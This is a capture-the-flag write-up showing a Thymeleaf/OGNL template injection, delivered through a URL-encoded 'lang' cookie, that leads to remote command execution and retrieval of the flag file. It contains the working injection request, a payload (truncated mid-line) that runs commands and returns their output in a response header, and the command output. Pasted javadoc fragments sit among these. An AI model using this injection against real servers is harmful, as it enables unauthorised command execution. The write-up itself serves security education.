
When evaluating OGNL expressions on the context variables, some objects are made available to expressions for higher flexibility. These objects will be referenced (per OGNL standard) starting with the `#` symbol:

- `#ctx` : the context object.
- `#vars:` the context variables.
- `#locale` : the context locale.
- `#request` : (only in Web Contexts) the `HttpServletRequest` object.
- `#response` : (only in Web Contexts) the `HttpServletResponse` object.
- `#session` : (only in Web Contexts) the `HttpSession` object.
- `#servletContext` : (only in Web Contexts) the `ServletContext` object.

So we can do this:


```
Established locale country: <span th:text="${#locale.country}">US</span>.
```

You can read the full reference of these objects in Appendix A.



https://docs.oracle.com/javaee/6/api/javax/servlet/http/HttpServletResponse.html

	Encodes the specified URL for use in the `sendRedirect` method or, if encoding is not needed, returns the URL unchanged.
`java.lang.String`	`encodeUrl(java.lang.String url)` **Deprecated.** *As of version 2.1, use encodeURL(String url) instead*
`java.lang.String`	`encodeURL(java.lang.String url)` Encodes the specified URL by including the session ID in it, or, if encoding is not needed, returns the URL unchanged.
`java.lang.String`	`getHeader(java.lang.String name)` Gets the value of the response header with the given name.
`java.util.Collection<java.lang.String>`	`getHeaderNames()` Gets the names of the headers of this response.
`java.util.Collection<java.lang.String>`	`getHeaders(java.lang.String name)` Gets the values of the response header with the given name.
`int`	`getStatus()` Gets the current status code of this response.
`void`	`sendError(int sc)` Sends an error response to the client using the specified status code and clears the buffer.
`void`	`sendError(int sc, java.lang.String msg)` Sends an error response to the client using the specified status and clears the buffer.
`void`	`sendRedirect(java.lang.String location)` Sends a temporary redirect response to the client using the specified redirect location URL and clears the buffer.
`void`	`setDateHeader(java.lang.String name, long date)` Sets a response header with the given name and date-value.
`void`	`setHeader(java.lang.String name, java.lang.String value)` Sets a response header with the given name and value.
`void`	`setIntHeader(java.lang.String name, int value)` Sets a response header with the given name and integer value.
`void`	`setStatus(int sc)` Sets the status code for this response.



Request

```
GET / HTTP/1.1
Host: 151.236.114.211:7878
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://151.236.114.211:7878/
Connection: close
Cookie: lang=
%5f%5f%24%7b%23%72%65%73%70%6f%6e%73%65%2e%73%65%74%48%65%61%64%65%72%28%22%63%6d%
64%2d%6f%75%74%22%2c%22%74%65%73%74%22%29%7d%5f%5f%3a%3a%2e%78
Upgrade-Insecure-Requests: 1
whatever: test2
Cache-Control: max-age=0
```

```
__${#response.setHeader("cmd-out","test")}__::.x
```

Response


```
HTTP/1.1 500
cmd-out: test
Content-Type: text/html;charset=UTF-8
Content-Language: it-IT
Date: Sun, 28 Feb 2021 00:12:41 GMT
Connection: close
Content-Length: 670

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <style>
      tabletd{
        vertical-align:top;
        border:solid1px#888;
        padding:10px;
      }

      </style>
    </head>
    <body>
      <h1>
        Error
      </h1>
      <table>
        <tr>
          <td>
            Date
          </td>
          <td>
            Sun Feb 28 00:12:41 GMT 2021
          </td>
        </tr>
        <tr>
```

Now that we have the ability to modify the response, I simply played a bit with the Java-doc to build a payload that reads the output of the command and save it into the crafted header.
The final payload:

```
__${#response.setHeader(\"cmd-out\",#uris.escapeQueryParam(new java.io.BufferedReader(new java.io.InputStreamReader(T(j
```

This payload will execute the `ls` command, read the first line, url-encode it and insert in the `cmd-header` of the HTTP response.

Here you can download a simple python script that I made during the CTF to automate all of these steps and read all the lines of the executed command.



```
┌──(p4w㉿ LAPTOP-076HO9P9)-[[redacted]/aero_CTF/web/Localization_is_hard]
└─$ python2.7 x.py
> ls -al /
total 88
drwxr-xr-x    1 root     root          4096 Feb 27 10:46 .
drwxr-xr-x    1 root     root          4096 Feb 27 10:46 ..
-rwxr-xr-x    1 root     root             0 Feb 27 10:46 .dockerenv
drwxr-xr-x    1 root     root          4096 Feb 27 10:45 app
drwxr-xr-x    2 root     root          4096 Feb 17 15:07 bin
drwxr-xr-x    5 root     root           340 Feb 28 09:20 dev
drwxr-xr-x    1 root     root          4096 Feb 27 10:46 etc
drwxr-xr-x    2 root     root          4096 Feb 17 15:07 home
drwxr-xr-x    1 root     root          4096 Feb 26 00:46 lib
drwxr-xr-x    2 root     root          4096 Feb 26 00:46 lib64
drwxr-xr-x    5 root     root          4096 Feb 17 15:07 media
drwxr-xr-x    2 root     root          4096 Feb 17 15:07 mnt
drwxr-xr-x    1 root     root          4096 Feb 26 00:47 opt
dr-xr-xr-x  553 root     root             0 Feb 28 09:20 proc
drwx------    2 root     root          4096 Feb 17 15:07 root
drwxr-xr-x    2 root     root          4096 Feb 17 15:07 run
drwxr-xr-x    2 root     root          4096 Feb 17 15:07 sbin
drwxr-xr-x    2 root     root          4096 Feb 17 15:07 srv
-r-xr-xr-x    1 root     root            41 Feb 27 10:27 start.sh
dr-xr-xr-x   13 root     root             0 Feb 28 09:20 sys
drwxrwxrwt    1 root     root         12288 Feb 28 09:23 tmp
-rw-r--r--    1 root     root            34 Feb 27 10:45 try_find_me.txt
drwxr-xr-x    1 root     root          4096 Feb 26 00:47 usr
drwxr-xr-x    1 root     root          4096 Feb 17 15:07 var
----------------------------------------------------------------------------------------------------
> id
uid=65534(nobody) gid=65534(nobody)
----------------------------------------------------------------------------------------------------
> cat /try_find_me.txt
Aero{j4va_1s_better_th4n_engl1sh}
----------------------------------------------------------------------------------------------------
>
```

That's all folk, I think that was really an interesting challenge!\
Cheers, p4w =)